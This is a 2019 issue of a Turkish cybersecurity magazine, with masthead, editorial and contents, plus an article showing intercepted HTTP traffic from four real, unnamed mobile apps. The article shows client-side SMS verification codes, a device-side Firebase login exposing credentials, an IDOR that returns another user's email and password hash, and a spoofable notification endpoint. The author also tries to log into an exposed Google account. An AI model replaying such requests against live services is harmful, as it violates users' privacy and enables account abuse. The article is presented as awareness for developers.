

ARKAKAPI

SİBER GÜVENLİK DERGİSİ

www.arkakapidergi.com

2 Aylık Siber Güvenlik Dergisi • 14 TL • 9. SAYI - 2019

Bir Adli Bilisimcinin Kaleminden: Windows Forensic • İbrahim Baloğlu


Maltego ile Siber İstihbarat Toplamak • Ata Şahan Erdemir

Raspberry Pi ile SCADA Simülasyonu • Mehmet Enes Özen

Android Uygulamalarında Önleyici Güvenlik Önlemleri ve Atlatma Yöntemleri • Ahmet Gürel

Gazetecilerin Çevrim içi Güvenliği ve Siber Saldırıları • Eren Altun

Fantazya'da Yasakları Savmak: TOR Network'ünde Web Sitesi Nasıl Açılır? • Ziyahan Albeniz



ISSN 2618-6373



09

KÜNYE

YIL: 2 Sayı: 9 - ISSN: 2618-6373

www.arkakapidergi.com

2 ayda bir yayımlanır.

Abaküs Kitap Yayın Dağıtım Hizmetleri adına sahibi:

Selda Ustabaş Demiryakan

Merkez: Hobyar Mah. Cemal Nadir Sok. No:24/178 Çağaloğlu - İST.

Tel: 0212 514 68 61

Genel Yayın Yönetmeni: Cevahir Demiryakan - cevahir@cirakdergi.com

Sorumlu Yazı İşleri Müdürü: Ziyahan Albeniz - ziyahan@arkakapidergi.com

Grafik Tasarım: Cem Demirezen - grafik@abakuskitap.com

Kapak: Ali Zahit Yavuz - alizahit@abakuskitap.com

Düzeltili: Huriye Özdemir

Yayın Koordinatörü: Oğuz Aydınılmaz

İletişim Sorumlusu ve Reklam: Seba Bingöl - muhasebe@abakuskitap.com

Hukuk Müşaviri: Avukat Mehmet Pehlivan - Pehlivan İlkın Hukuk Bürosu

Sosyal Medya: Doğukan Turan, Görkem Güler ve Eren Uygun

Web: www.arkakapidergi.com

Twitter.com/arkakapidergi

abone@arkakapidergi.com

editor@arkakapidergi.com

etkinlik@arkakapidergi.com

Baskı: Ezgi Matbaacılık San. Tic. Ltd. Şti. Sanayi Cad. Altay Sok. No:14

Çobançeşme-Yenibosna/İSTANBUL

Tel: 0212 452 23 02 / Matbaa Sertifika No: 45029

EDITÖRDEN

Arka Kapı Dergi 9. sayısında da dolu dolu bir içerik ile karşınızda!

Sizlere iki iyi haberimiz var ki böyle günlerde iyi haber bekletilmeye hiç gelmez! Bu nedenle hızlıca paylaşalım. İlk haberimiz: Bu sayımızda yeni yazarlarımızla birlikte yeni, yazı dizilerimiz de var! Neler mi bunlar? İbrahim Baloğlu ile adli bilişim konuları, Eren Altun ile gazeteciler için siber güvenlik ve Cafer Uluç ile siber güvenliğe yeni başlayanlar için uzman görüşleri sizlerle olacak!

İkinci haberimiz: Bildiğiniz üzere ulusal dergimizin bir de uluslararası versiyonu olan, Arka Kapı MAG var. Bu ay o da birinci yaşını doldurdu ve her geçen gün biraz daha büyüyor. :) Buna istinaden önümüzdeki ilk etkinlikte Arka Kapı MAG'in yaş gününü MAG ekibi ile birlikte kutluyor olacağız. Etkinlik duyurularını sosyal medya hesaplarımız üzerinden paylaşıyoruz. Takip edip, katılım sağlamanızdan mutluluk duyarız! Bu vesile ile gelin ki tanış olalım, tanış olalım ki işi kolay kılalım (*Gelin Tanış Olalım, Yunus Emre*).

Öte yandan dergi ile ilgili öneri, eleştiri gibi tüm görüşlerinizi merak ve ilgi ile beklediğimizi ve tüm yorumları özenle değerlendirdiğimizi açık yüreklilikle bildiririz.

Yüreği iyilik ve güzellikle çarpan herkesi selamlıyor, hepinize keyifli okumalar diliyorum.

Bir sonraki sayıda görüşmek üzere, sağlıklılıkla kalın.

Şahin Solmaz - editor@arkakapidergi.com

İÇİNDEKİLER

Eylül-Ekim '19 Siber Güvenlik & Bilişim Etkinlikleri	3
Kripto Para Haberleri	4
Siber Bülten	6
Hacker Gruplarının Çöküşü	10
Bir Adli Bilisimcinin Kaleminden: Windows Forensic	12
Raspberry Pi ile SCADA Simülasyonu	20
Web Önbelleğini Aldatma	25
Gazetecilerin Çevrimiçi Güvenliği ve Siber Saldırıları	29
GraphQL ve Güvenlik Zafiyetleri	42
Internet Trafiği Üzerinden Mobil Uygulamalara Bir Bakış	49
Söyleşilerle Siber Güvenlik Uzmanlarından Yeni Başlayanlar için Yol Haritası	53
Maltego ile Siber İstihbarat Toplamak	57
Android Uygulamalarında Önleyici Güvenlik Önlemleri ve Atlama Yöntemleri	65
Peki Sizin Sosyal Medya Yaşınız Kaç?	89
Fantazya'da Yasakları Savmak TOR Network'ünde Web Sitesi Nasıl Açılır?	95
Yazılımcılar için Okuma Listesi	105
Siber Sözlük	112

ÖNEMLİ NOT:


ARKA KAPI DERGİ bu dergide verilen bilgilerin yeterliliği, tamlığı ve güncelliği konularında sorumlu değildir. Tüm çabalarımıza karşın, dergide verdiğimiz yazılı bilgiler, grafikler, şemalar, görseller güncelliğini yitirmiş olabilirler. ARKA KAPI DERGİ'de yer alan tüm bilgiler ve beyanlar hukuken taahhüt niteliğinde olmadığı gibi ARKA KAPI DERGİ açısından da herhangi bir bağlayıcılığı bulunmamaktadır. Yayınlanan bilgiler ışığında alacağınız her türlü kararın sorumluluğu tarafınıza aittir. **ARKA KAPI DERGİ'de yer alan yazılar eğitsel amaçlıdır.** Bu nedenle ARKA KAPI DERGİ'de yer alan bilgiye erişiminiz, kullanımınız veya yorumlamanız neticesinde uğrayabileceğiniz ve/veya üçüncü kişilere vereceğiniz olası zararlardan hiçbir şekil ve surette hukuki ve cezai sorumluluğu bulunmamaktadır.

Internet Trafiği Üzerinden Mobil Uygulamalara Bir Bakış

Bir gece vakti yatağımda bir o yana bir bu yana fütursuzca dönerken, aklıma sıkça kullandığım mobil uygulamaların internet trafiğini incelemek geldi. Potansiyel olarak bulabileceğim şeyleri kabaca bir düşündükten sonra battaniyeyi atıp bilgisayarıma uzandım. İşte tam da bu gece yer yer kahkahalarla güleceğim, yer yer hıçkırıklarla ağlayacağım saatler beni beklemekteydi. Ben de tüm bunlardan habersiz bir şekilde zamanın akışına uydum, bilgisayarımı açtım ve işe koyuldum. Sizler için de küçük küçük notlar aldım. Gerçek örneklerle sizin için aldığım bu notları şimdi sizlerle paylaşacağım. Derinlemesine teknik bir makale yerine daha çok sizlere bir bakış açısı kazandırmayı planladığım bir makale bu yazı. Sizlere en basit hali ile açıkları göstererek, bir uygulama üretirken doğru geliştirme yöntemlerini fark edebileceğiniz bir makale olmasını ümit ediyorum. Buyrun başlayalım.

#1 - Bir Kargo Firmasının Uygulaması


Ele aldığım bu kargo firmasının uygulamasına üye olarak gönderilerinizi kontrol edebiliyorsunuz. Neler yapabileceğimizi görmek için gelin uygulama üzerinde kayıt olma bölümüne gidelim.



Telefon numaramı yazdım ve doğrulama kodu gönderdim. Bir yandan da BURP üzerinden giden paketi kontrol ediyorum ama.. o da nesi?

```
GET /HttpServisleri/?ceptel=5[redacted]&format=json&sdk=2343&service=SDK&token=[redacted]4DF8A24B23649ED1B9EE21FB8380E77ACE92FB33C8BD
```

Gördünüz mü? Doğrulama kodu benim telefonumda belirleniyor!



Doğrulama kodunu değiştirerek tekrar gönderiyorum.

Evet! Bu demek oluyor ki firma adını kullanarak istenilen numaraya istenilen mesaj gönderilebiliyor! Bu açığı istediğiniz gibi senaryolaştırabilirsiniz. Bu şirket üzerinden rastgele ya da belirli binlerce kişiye mesaj gönderilebilir, şirketin SMS limiti tüketilebilir vs. bu da ilgili şirkete maddi/manevi birçok zarara neden olabilir.

Haydi ikinci örneğimize geçelim.

#2 - Sınavlar İçin Hazırlık Uygulaması

Üniversiteye hazırlandığım şu günlerde ilgim de haliyle bununla alakalı uygulamalara kayıyor. Bir hevesle tam uygulamayı açıyorum ki, giden pakete bir bakın...

```
POST
/identitytoolkit/v3/relyingparty/verifyPassword?key=AIzaSyC-7C8tJ3x0Q
riciM[REDACTED] HTTP/1.1
Host: www.googleapis.com
Content-Type: application/json
x-client-version: ReactNative/JsCore/4.5.2/FirebaseCore-web
Connection: close
Accept: */*
Accept-Language: en-au
Content-Length: 90
Accept-Encoding: gzip, deflate
User-Agent: [REDACTED] CFNetwork/976 Darwin/18.2.0

{"email": "[REDACTED]@gmail.com", "password": "[REDACTED]3*", "returnSecureToken": false}
```

Uygulama benim cihazım ile Google üzerinde oturum açıyor! Hemen oturum açmayı deniyorum fakat şifrenin daha önce değiştirilmiş olduğunu fark ediyorum.

Google

Hoş Geldiniz

[REDACTED]@gmail.com

Şifrenizi girin

Şifreniz 11 ay önce değiştirildi

Şifrenizi mi unuttunuz?

İleri

Şansımı başka platformlarda denemek için maalesef have i been pwned ile de olumlu bir sonuç alamıyorum.

'--have i been pwned?

Check if you have an account that has been compromised in a data breach

[REDACTED]@gmail.com pwned?

Good news — no pwnage found!

No breached accounts and no pastes (subscribe to search sensitive breaches)

<https://haveibeenpwned.com/> hack'lenmiş ve sızdırılmış olan verileri e-posta, parola girdisi ile sorgulamanıza olanak sağlayan ücretsiz bir web servisi.

Dedikten sonra sıradaki uygulamamıza bir bakalım.

#3 - Sınavlara Yönelik Bir Başka Uygulama

Bu uygulamaya ücretli-ücretsiz bir şekilde kayıt olarak ders paketlerinden yararlanabiliyorsunuz. Ben de kendi üyeliğimle oturum açtığımda bilgilerimin nasıl alındığına bir bakalım.

Request

Raw Params Headers Hex

```
GET /Api/User?UserID=225980 HTTP/1.1
Host: 
Accept: */*
Connection: close

Authorization: Basic 
Accept-Language: en-au
Accept-Encoding: gzip, deflate
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.0.33
Set-Cookie: path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: max-age=1, private, must-revalidate

Pragma: cache
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,POST
Access-Control-Allow-Headers: Origin, X-Requested-With,
Content-Range, Content-Disposition, Content-Type, Authorization
Access-Control-Allow-Credentials: 1
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Type: application/json; charset=UTF-8
Content-Length: 588
Date: Fri, 02 Aug 2019 23:17:27 GMT
Alt-Svc: quic=":443"; ma=2592000; v="35,39,43,44"
Connection: close

{"ID":"225980","fb User ID":null,"email":"aa@aaaa.com","username":"d
obreyvecar","pass":"$2y$08$e9PwmpBT13Vjh2MjUrbUdXdSPCH9ybMqen7Md.x
fd0WenIfsWG","photo":null,"name":"Aa","lastname":"AA","address":nul
l,"city":null,"state":null,"country":"TR","phone":null,"ostim_phone"
:null,"gender":null,"users_groups":"0","status":"1","created_date":"
2019-08-03
02:17:22","check":null,"email_check":"0","phone_check":"0","email_co
de":"922491","phone_code":null,"user_type":"0","token":null,"teyit":
"1","ostim":"0","ostim_tercih":null,"discount":"0","discountType":"0
","title":null,"bitisTarih":null}
```

Kullanılan program, Burp Suite'dir.

Evet bilgileri gördük. Gelin şimdi de ilk görselde işaretlemiş olduğum benim, 225980 olan id değerimi bir azaltarak yani 225979 olarak bir bakalım, ne olacak? :)

Request

Raw Params Headers Hex

```
GET /Api/User?UserID=225979 HTTP/1.1
Host: 
Accept: */*
Connection: close

AppNewBkIt/e95.1.13 (KHTML, like Gecko) Mobile/e95
Authorization: Basic 
Accept-Language: en-au
Accept-Encoding: gzip, deflate
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.0.33
Set-Cookie: path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: max-age=1, private, must-revalidate

Pragma: cache
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,POST
Access-Control-Allow-Headers: Origin, X-Requested-With,
Content-Range, Content-Disposition, Content-Type, Authorization
Access-Control-Allow-Credentials: 1
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Type: application/json; charset=UTF-8
Content-Length: 614
Date: Fri, 02 Aug 2019 23:24:15 GMT
Alt-Svc: quic=":443"; ma=2592000; v="35,39,43,44"
Connection: close

{"ID":"225979","fb User ID":null,"email":"ed1907@gmail.com
","username":"", "pass":"$2y$08$WVBacVpHeC81RDB1bklVbuw\
MtBrHzYlm92Dcg\4KEBMrwL2K6mOK","photo":null,"name":"", "last
name":"", "address":null,"city":null,"state":null,"country":"TR",
"phone":null,"ostim_phone":null,"gender":null,"users_groups":"0","st
atus":"1","created_date":"2019-08-03
01:34:24","check":null,"email_check":"1","phone_check":"0","email_co
de":"988286","phone_code":null,"user_type":"0","token":null,"teyit":
"1","ostim":"0","ostim_tercih":null,"discount":"0","discountType":"0
","title":null,"bitisTarih":null}
```

Opps! :)

Dönen bilgiler içerisinde **benden önce üyelik oluşturmuş kişiye ait ad soyad, mail ve şifrenin blowfish algoritması ile hash'lenmiş halinin olmasının yanı sıra telefon numarası ve adres bilgileri de dönmekte**. Salt ve nümerik bir şekilde artan id değeri sayesinde kullanıcı bilgilerinin çalınması veritabanına dahi bağlanmadan mümkün olabiliyor...

#4 - Bir tane daha :)

Facebookvârî paylaşım yapabileceğiniz bu uygulama ile çözemediğiniz test sorularını göndererek birilerinin yardım etmesini bekleyebiliyorsunuz. Uygulamayı incelerken gözlerimi dolduran bir trigonometri sorusuna like attığımda giden paket dikkatimi çekti.


1 Kişi Beğendi



```
POST [redacted] HTTP/1.1
Host: [redacted]
Content-Type: text/plain
Origin: file://
Connection: close
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 12_1_4 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/16D57
Accept-Language: en-au
Accept-Encoding: gzip, deflate
Content-Length: 114

{"mesaj": "gks Gönderini Beğendi.", "userId": "8841", "bildirimTipi": 2, "postId": "2163977", "iliskiliUserId": "337346"}
```

Bildirim mesajını ve bildirim gidecek id değerini kendiminki ile değiştirip tekrar çalıştırıyorum. Tam da beklediğim gibi cihaza bildirim geliyor.



Bu da demek oluyor ki, basit bir script ile bir gece ansızın tüm kullanıcılara bildirim gönderebilmek mümkün!

Gördüğünüz üzere, örneklerde yaptığım tek şey uygulamaların internet trafiğini incelemek oldu. Herhangi bir bilgiye sahip olmadan yapılabilecek bu adımlar ile tüm kullanıcılara SMS ya da bildirim göndererek hallerini hatırlarını sorabilecek olmamdan daha kötüsü, ev adresi ve telefon gibi önemli bilgilere erişip çay içmeye de gidebilecek olmamdı.

Ezcümle:

Bu yazıda sunucuyla salt haberleşmenin ve bilgilerin salt olarak saklanması ne gibi sonuçlar doğurabileceğini gerçek örneklerle incelemiş olduk.

Doğrulama kodlarının kullanıcı cihazında belirlenmediği, bilgilerin şifrelenerek saklandığı, güzel ve mutlu günler olsun efendim.

Bir başka yazıda görüşmek üzere!